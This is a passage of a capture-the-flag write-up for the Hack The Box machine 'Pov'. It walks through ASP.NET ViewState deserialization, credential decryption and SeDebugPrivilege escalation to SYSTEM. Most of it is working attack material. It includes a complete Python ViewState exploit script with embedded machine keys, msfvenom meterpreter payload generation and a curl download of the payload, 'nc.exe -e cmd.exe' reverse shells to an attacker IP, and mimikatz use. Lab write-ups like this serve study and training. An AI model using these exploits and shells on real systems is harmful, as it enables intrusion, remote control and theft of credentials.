wg7pGqq1lhlT0vuaJZj02Iixsb0XIAW%2Fub5Av%2FkyrKNnxp0s0BrAiBb%2BwLyKkrDchTKw%2
BReenKRYJ5FDvMsx24D4Zr6y57eoVgMVUPRFXHTMyLP3%2BznJ9oalsDxmcxStFJrsagiEeSyFbY
VM6cVYP33fLmuI0Nv0idy1hYsIHxILlVhlzQ0117c5toalJpgpHHeQpUAM83w20Gu%2FkYkBHYYY
SoQ5Cl%2BEGej3U%2BeHTDCxSHCXllrf94VMYtwP8m%2BTuY%2FkM4XeYbu0PD1P3906NQu%2Fr%
2BtEKPXXsqme9DNaUX5WUUrFS6IXSzVAV7BSHYMeYisavIkMgYpB3Rx0ktnsQ8PenK8ZTj0yH0P
mf58vv2%2FLgol10VTdAZvCvzyaIrZW2JsM%2FztIz2YH50ze1wp56VYRR6aJlZ01hJxPInxf3ar
R0s3GdfIWv5CIUvrXHBbDdaDfd9%2BlTUveHUwhpM9fpYt%2Fz1NtZpZv2LygbDDIHLAEeR%2B7U
ojP7B04geFxyRyBQQC0Fs2RXVKKWXVEQaN6XrNfk6hoJFHHajuUBmAYNfm2a07tv2hnKSz112jgPd
4VNDNlr7emWz1nDbDYE%2FvBSSUKV%2BdoDIzg0JxB%2FutC2rwXaVzIA8ad04J1qs0SnlpA6rWE
```

Jf0liqrGpkT62nKFpDZXd7qyEvSg%2B%2ByA%2F04gSaenGzUE7hKQvCPnvy8vRUZt%2FEYfIFqt
wZ6IJ%2BIQxhkEHPjKcpeQdzUE2rgiCVY61q7505Qj4etIxpZLCqRM6rR78G2Wf7ZNobmsbQxUo
coid3VFSX21Jg%2FQuQ9Ngn0909SEV4sQ0z3%2FzSWQgP5UXm%2Bm%2BN10RVTviud%2FtJ%2F%2
B0uMIvqP55%2B%2BQmgMANjZQVfahTFUaomij9H15JkbTyf94F88xM0jPILw3DNCctWpSnEC3v%2
B8pq%2BFHj%2F0DdMe1wbsIkpk1dRHZjqtsNR7DwuCkGEiRXSVYco7%2Fw%2FeAlCGl6nE8Jo868
B0Dz6Thyuc7Pbt52cIOjjeu03RSA6WvSp%2F3MNFuMt%2F2j7w4qSGMN5Sh3GA41jo112L3ZwJJ
Mq3tnh4zA2w%2B9n1%2Fv9%2Bt71zXkzxdc1Kc1Wk3gFur3BDiAipNHL7zeNuqAu6BtPS0r8vFl4
2ewsRdfk%2BJRghf4WhYSpj13waMnxG1J4n0E4J1bh0bh9sN%2B%2FiiFc00m98eMpgT3mCzUSq0
DHupPP19AZTVwbRuDitk3M2wuFy7yZyTjUBi5ajc1R4BDR1FzZKrxthi2TmwlyYo30ukdP%2FF0VB
s%2BFrfZ9gp9e7JqbfAg0RqT2XZhNvvXu4zQ0KaXjwyiB%2Fe1V3kNogDRrqAUCs9rUGXST0uJBn
c6CSRPo%2FLB25vM9oDRU10Z38b8kuz4e%2Fd7AbfS15Fj%2FzLt0dlhPafKcPbj0ym4cFNqNAzD
5sW8Xxb7FN6TBth51UGuqFzFmhSX48WgnjANAGs%2BW5hhCU27xXV70QKdXMYv57IIwPYW5GGB%2
FablxEZyqTlsG1EfRwbU7aWKXzPnETOGtE8VdxLzVLk3AWY3uVC8YPY326Mn3buASgMh0zQ50TJ7
a%2B5oFdHMM3AHLRBwtYeNthrKx8BixMfZj8WR7IxBzMMuHSXxduvp17cubtyYAY0sfawItQQuYi
INvEfDjJYzBHY4bQORV%2B8klB5pI%2BueWwLQWAVqu0Q92BCCGv1MqtXKITJlblvpWKI9zov5l
ZocPNcAyeoGPksJHI4YRrJgb9EgrGv1q6frAAWpxPSii0Pckv0QvQBSFNG0ebZFoq9kDsnxVzvNs
xZpsceSoG3Zdrw6BgqN4kWNty0xJb9QhwNnGIqAxGcwDhewQtaIefDpD0yjmArPcHdiDJAiiuXq
jugpaPowbuRBZyT%2BoP1%2BK1K0drcivHN71BJ7jBo%2BTxXiq07ZhdqN2AV1huPGJgCkson689
7uY7URNKgGgJNBavbp0dtnJwCUCWiY1dHCttA20w8z8Id7%2Bxy0r3oPzqNGg4iCpUUU4Qlfdxgz
Xa%2FoxRDEuAkKe2iAnwrgtI5nkZifh0u1kkHhzNk61x7dJXHwa%2FspRQgE0r%2BkkQka2MWU5o
0PL0dEPbA8CC8sc4PWBK0U7ZYE5s1mcHHQXPzS5KTMRLjQtqy8pihcVTu%2F8PlsSTpBKHkgqp9C
I%2BAaa0EeBB0na2kIL30wleCfz%2FN0vMcoSVr%2BWbYI2hzWHU%2FVGX%2FoWZpbhmkL8E4YMD
APiKhaJYUGS4%2BeiW%2FrpuF4TmDHEzWgYtAyvxPZelRfq%2BIsyxRU%2FQC9iE%3D&__VIEWS
TATEGENERATOR=37310E71

- netcat response

```
→ www nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.251 49682
whoami
pov\sfitz
PS C:\windows\system32\inetsrv>
```

And we get shell as `sfitz`!

02 - Privilege Escalation

pov\sfitz

Looking at the user we cannot read user.txt yet, but there is a `connection.xml` file in the `Documents` directory of the user:

```

PS C:\Users\sfitz\Documents> type connection.xml
<Objs Version="1.1.0.1"
xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c29294
19cc739fe1a35bc88000000000200000000001066000000010000200000003b44db1dda743e1
442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e80000000020000200
00000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa3000000
0a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79
d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde73
3a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1
edda6</SS>
    </Props>
  </Obj>
</Objs>

```

It appears to be an encrypted password of the user `alaading`, we can solve this by using the powershell module `Import-CliXml` to import the `.xml` file and view the credential.

```

PS C:\Users\sfitz\Documents> $creds = Import-CliXml ./connection.xml
PS C:\Users\sfitz\Documents> $creds.getCredential()
PS C:\Users\sfitz\Documents> $creds.GetNetworkCredential()

```

UserName	Domain
-----	-----
alaading	

```

PS C:\Users\sfitz\Documents> $creds.GetNetworkCredential() | fl

```

```

UserName      : alaading
Password      : f8gQ8fynP44ek1m3
SecurePassword : System.Security.SecureString
Domain        :

```

We get the password of the user `alaading`: `f8gQ8fynP44ek1m3`

From the above, we can use the `RunasCs.exe` because the `evil-winrm` fails:

```
evil-winrm -i pov.htb -u alaading -p f8gQ8fynP44ek1m3
```

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation:
`quoting_detection_proc()` **function** is unimplemented on this machine

Data: For **more** information, check Evil-WinRM GitHub:
<https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

- Move `RunasCs.exe` to the folder using a webserver

```
PS C:\Users\sfitz\Downloads> ./runas.exe alaading f8gQ8fynP44ek1m3 "whoami"  
  
pov\alaading
```

pov\alaading

Using this user we can get a more stable shell:

```
PS C:\users\sfitz\Downloads> ./runas.exe alaading f8gQ8fynP44ek1m3 cmd.exe -  
r 10.10.14.150:9001
```

```
[+] Running in session 0 with process function CreateProcessWithLogonW()  
[+] Using Station\Desktop: Service-0x0-1b8af1$\Default  
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 940 created in  
background.
```

- Process

```
→ exploit nc -lvnp 9001  
Listening on 0.0.0.0 9001  
Connection received on 10.10.11.251 49685  
Microsoft Windows [Version 10.0.17763.5329]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami
```



```
whoami
pov\alaading
```

We can also read user.txt:

```
C:\Users\alaading\Desktop>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\alaading\Desktop> dir
dir
```

Directory: C:\Users\alaading\Desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-ar--	4/22/2024 9:03 PM	34	user.txt

```
PS C:\Users\alaading\Desktop> type user.txt
type user.txt
03cc522c8a14c5a467833a90fdd79f55
```

Looking at /whoami /all:

```
PS C:\Users\alaading\Documents> whoami /all
whoami /all
```

USER INFORMATION

User Name	SID
-----------	-----

=====	=====
pov\alaading	S-1-5-21-2506154456-4081221362-271687478-1001

GROUP INFORMATION

Group Name	Type	SID
Attributes		

=====


```
=====
Everyone                               Well-known group S-1-1-0      Mandatory
group, Enabled by default, Enabled group
BUILTIN\Remote Management Users       Alias                      S-1-5-32-580 Mandatory
group, Enabled by default, Enabled group
BUILTIN\Users                         Alias                      S-1-5-32-545 Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory
group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory
group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory
group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level  S-1-16-12288
Label
```

PRIVILEGES INFORMATION

```
-----
```

Privilege Name	Description	State
SeDebugPrivilege	Debug programs	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

We have the permission of the `SeDebugPrivilege`, we can use that to elevate our privileges to administrator, but first we need a clear interactive shell that manages process clearly. Reverse shells usually piggyback over a tcp connection and hence are not fully interactive. But powershell inside a reverse shell restores our powers fully.

```
It fails, so we can still use metasploit to get the full powers:
```bash
→ www msfvenom --payload windows/x64/meterpreter/reverse_tcp
LHOST=10.10.14.150 LPORT=9001 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
```

```
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
```

- Victim

```
PS C:\Users\alaading\Downloads> curl 10.10.14.150:81/shell.exe -o shell.exe
curl 10.10.14.150:81/shell.exe -o shell.exe
PS C:\Users\alaading\Downloads> ./shell.exe
```

- Attacker

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.150:9002
[*] Sending stage (201798 bytes) to 10.10.11.251
[*] Meterpreter session 1 opened (10.10.14.150:9002 -> 10.10.11.251:49690)
at 2024-04-23 09:30:09 +0300

meterpreter > shell
Process 2932 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alaading\Downloads>whoami
whoami
pov\alaading

C:\Users\alaading\Downloads>^Z
Background channel 1? [y/N] y
```

We have the ability to migrate processes (we move to a process that runs as NT\SYSTEM, the windows logon application) since we have the SeDebugPrivilege:

```
PS C:\Users\alaading\Downloads> Get-Process winlogon
Get-Process winlogon
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
-----	-----	-----	-----	-----	--	--	-----
255	12	2640	16412	0.25	556	1	winlogon

The PID of the winlogon(the windows logon application manager that manages authentication and logging in of users) currently logged is 556 :

```
meterpreter > migrate 556
[*] Migrating from 2296 to 556...
[*] Migration completed successfully.
meterpreter > shell
Process 1316 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>cd /Users/administrator/desktop/
cd /Users/administrator/desktop/

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0899-6CAF

Directory of C:\Users\Administrator\Desktop

01/15/2024 05:11 AM <DIR> .
01/15/2024 05:11 AM <DIR> ..
04/22/2024 09:03 PM 34 root.txt
 1 File(s) 34 bytes
 2 Dir(s) 7,202,373,632 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
b31907983e0a2892c1748b85750c8712
```

And that is the box, we can dump the registry and everything but the issue is the hashes are useless as the domain is internal. We can use proxyserver and allow it to connect back to us so as to access the internal domain (For later). But for now, that is the box!

## 03 - Further Notes

### Links and references

<https://github.com/pwntester/ysoserial.net> -> Allows us to build a local ysoserial.net exe to create payload

<https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-abusing-tokens> --> For the SeDebugPrivilege

<https://www.leeholmes.com/adjusting-token-privileges-in-powershell/> --> Used to restore privileges

<https://raw.githubusercontent.com/fashionproof/EnableAllTokenPrivs/master/EnableAllTokenPrivs.ps1> --> Script to restore privileges

<https://github.com/bruno-1337/SeDebugPrivilege-Exploit/releases/tag/v1.0> --> For exploiting the SeDebugPrivilege to achieve RCE

## Vital key points

- For foothold it lay in exploiting a ViewState deserialization vector. This arose from the fact we could access the `web.config` file which contained the keys and configuration of the ASP.NET web server. From the above, we could write an exploit to single handedly exploit the server

```
#!/usr/bin/python3

Modules for import
import requests
from base64 import b64encode
import subprocess, argparse, os, urllib, string

Check if user is root or in the docker group
if os.geteuid() != 0 or os.getgid() != 0:
 print("[!] You are not root")
 exit(1)

Argument check
parser = argparse.ArgumentParser(description="Exploit for POV deserialization")
parser.add_argument("-p", "--path", help="Path to the ysoserial_runner.sh", required=True)
parser.add_argument("-f", "--file", help="File containing shell", required=False)
args = parser.parse_args()

Path testing and docker container check
if os.path.exists(args.path):
 ysoserial_path = args.path
else:
```

```

 print("[!] Path to ysoserial_runner.sh not found")
 exit(1)

container_name = "ysoserial"
containers = subprocess.check_output(['docker', 'ps', '-a', '--format',
'{{.Names}}'], text=True)

Checking if container is running, if not then run the program
if container_name not in containers:
 print('[-]Container not in names...')
 print('[+]Running container...')
 subprocess.call(['docker', 'run', '-dit', '--name', container_name,
'ysoserial.net'])

Variables
site_url = "http://dev.pov.htb/portfolio/default.aspx"
Functions and Classes

Function 1: To generate payload using the ysoserial and run
def ysoserial_payload(command:str)->str:
 commands = [
 ysoserial_path,
 "run",
 "'-p",
 "ViewState",
 "-g",
 "TextFormattingRunProperties "
 "-c",
 "\"powershell.exe",
 "-e" ,
 command + "\"",
 "--path=\"/portfolio/default.aspx\"",
 "--apppath=\"/\"",
 "--decryptionalg=\"AES\"",
 "--
decryptionkey=\"74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F34718
3B43\"",
 "--validationalg=\"SHA1\"",
 "--
validationkey=\"5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213B
ECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468\""
]

 final_command = " ".join(commands)

 command_output = subprocess.check_output(final_command, shell=True,

```

```

text=True)
 # Parse the command_output to ensure that we only take the data between
the ===== yserial Output=====
 command_output = command_output.split("=====")[2]
 command_output = command_output.replace("\n", "")
 return command_output

Function 2: A function that takes our input and converts it into a base64
version of powershell and returns the value as string'
def encoder_payload(user_input:str)->str:
 user_bytes = user_input.encode("utf-16-le")
 return b64encode(user_bytes).decode()

if args.file:
 file = args.file
 # Check if the file exists
 if os.path.exists(file) == False:
 print("[!] File not found")
 exit(1)
 else:
 print('[*] Reading file....')
 with open(file, "r") as f:
 shell_command = f.read()
 print('[*] Crafting payload...')
 encoded_command = encoder_payload(shell_command)
 exploit_payload = yserial_payload(encoded_command)
 print('[+] Payload crafted!')

 headers = {
 "Host": "dev.pov.htb",
 "Content-Length": str(len(exploit_payload)),
 "Content-Type": "application/x-www-form-urlencoded",
 "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36",
 "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8",
 "Accept-Language": "en-US,en;q=0.7",
 "Connection": "close",
 "Referer": "http://dev.pov.htb/portfolio/"
 }

 data = {
 "__EVENTTARGET": "",
 "__EVENTARGUMENT": "",

```

```

 "__VIEWSTATE" :
urllib.parse.unquote(exploit_payload.encode()[6:-9].decode()),
 "__VIEWSTATEGENERATOR" : "37310E71"
 }
 print(f'[+] Exploit: {exploit_payload}')
 #print(f'[+] Exploit: {exploit_payload.encode()[6:-9]}')
 print('[*] Sending payload...')
 response = requests.post(site_url, headers=headers, data=data,
proxies={'http': 'http://127.0.0.1:8080'})
 if response.status_code == 302 or response.status_code == 200:
 print("[+] Exploit has run successfully!")

```

We run it and we get a shell(we use the file `shell.ps1` that we originally manually exploited):

```

→ exploit sudo python3 shell.py -f shell.ps1 -p
/home/pyp/Misc/CTF/HTB/Machines/Active/Pov/exploit/ysoserial.net-
docker/ysoserial_runner.sh
[*] Reading file....
[*] Crafting payload...
[+] Payload crafted!
[+] Exploit:
cfvuGxK3N%2B0bPuqWifW8b0wsXxq0jzaaWy8r8huBNFhq1X%2BtyivEuxqVUMZrunnDw%2Fm2CB
aZWnOTf811nYklvu0qiQx9381hnA2mPa3N7qjCBr00W6%2BXo0GtFcFVB1tCTqr4TKKzx0B0f0yL
0WjcFg8CWgwKYr%2BuiX6UQvkkFCdPqyFqo2jry0SfNeUne%2BjZuc0T8iMReS521Mf5veQTiEQ0
xrz1B3gcmjrEhAf[SNIPPED]
[*] Sending payload...
[+] Exploit has run successfully!

[ANOTHER TERMINAL]
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.251 49701
whoami
pov\sfitz
PS C:\windows\system32\inetsrv>

```

- Instead of `RunasCs.exe`, there is another way of executing commands using `alaading` through powershell module of:

```

PS C:\Users\sfitz\Documents> $credential = Import-CliXml ./connection.xml
PS C:\Users\sfitz\Documents> Invoke-Command -ComputerName localhost -
Credential $credential -ScriptBlock {powershell whoami}
pov\alaading

```

```
Invoke-Command -ComputerName localhost -Credential $credential -ScriptBlock
{powershell whoami /all}
```

#### USER INFORMATION

-----

User Name	SID
-----------	-----

pov\alaading	S-1-5-21-2506154456-4081221362-271687478-1001
--------------	-----------------------------------------------

#### GROUP INFORMATION

-----

Group Name	Type	SID
------------	------	-----

Attributes		
------------	--	--

Everyone	Well-known group	S-1-1-0
Mandatory group, Enabled by default, Enabled group		
[SNIPPED]		

#### PRIVILEGES INFORMATION

-----

Privilege Name	Description	State
SeDebugPrivilege	Debug programs	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

The SeDebugPrivilege is disabled, but when used with powershell, it appears to be fully enabled (we can also enable it using a script called EnableAllTokenPriv.ps1 ):

```
PS C:\Users\alaading\Downloads> ./enabletoken.ps1
./enabletoken.ps1
PS C:\Users\alaading\Downloads> whoami /priv
whoami /priv
```

#### PRIVILEGES INFORMATION

-----

Privilege Name	Description	State
----------------	-------------	-------

--	--	--



SeDebugPrivilege	Debug programs	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	<b>set</b> Enabled

- The SeDebugPrivilege allows us to "**debug other processes**, including to read and write in the memory. Various strategies for memory injection, capable of evading most antivirus and host intrusion prevention solutions, can be employed with this privilege".

We can try to use mimikatz to dump the passwords:

```
PS C:\Users\alaading\Downloads> ./mim.exe
./mim.exe

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # log
Using 'mimikatz.log' for logfile : OK

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000002)
```

But the script seems to error, as it still operates on the same PID that we logged in, we cannot dump any credentials that way.

We can use an exploit from <https://github.com/bruno-1337/SeDebugPrivilege-Exploit/releases/tag/v1.0> (I used nc.exe for this to work)

```
PS C:\Users\alaading\Downloads> ./sedebug.exe 308 "nc.exe 10.10.14.150 9001
-e cmd.exe"
./sedebug.exe 308 "nc.exe 10.10.14.150 9001 -e cmd.exe"
pid= 308
[+] New process is created successfully.
```

```
| -> PID : 4440
| -> TID : 620
```

- Shell

```
→ www nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.251 49719
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alaading\Downloads>whoami
whoami

C:\Users\alaading\Downloads>whoami /all
whoami /all

C:\Users\alaading\Downloads>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0899-6CAF

Directory of C:\Users\Administrator\Desktop

01/15/2024 05:11 AM <DIR> .
01/15/2024 05:11 AM <DIR> ..
04/22/2024 09:03 PM 34 root.txt
1 File(s) 34 bytes
2 Dir(s) 7,164,903,424 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
b31907983e0a2892c1748b85750c8712
```

We are able to see multiple ways for us to access various parts of the box.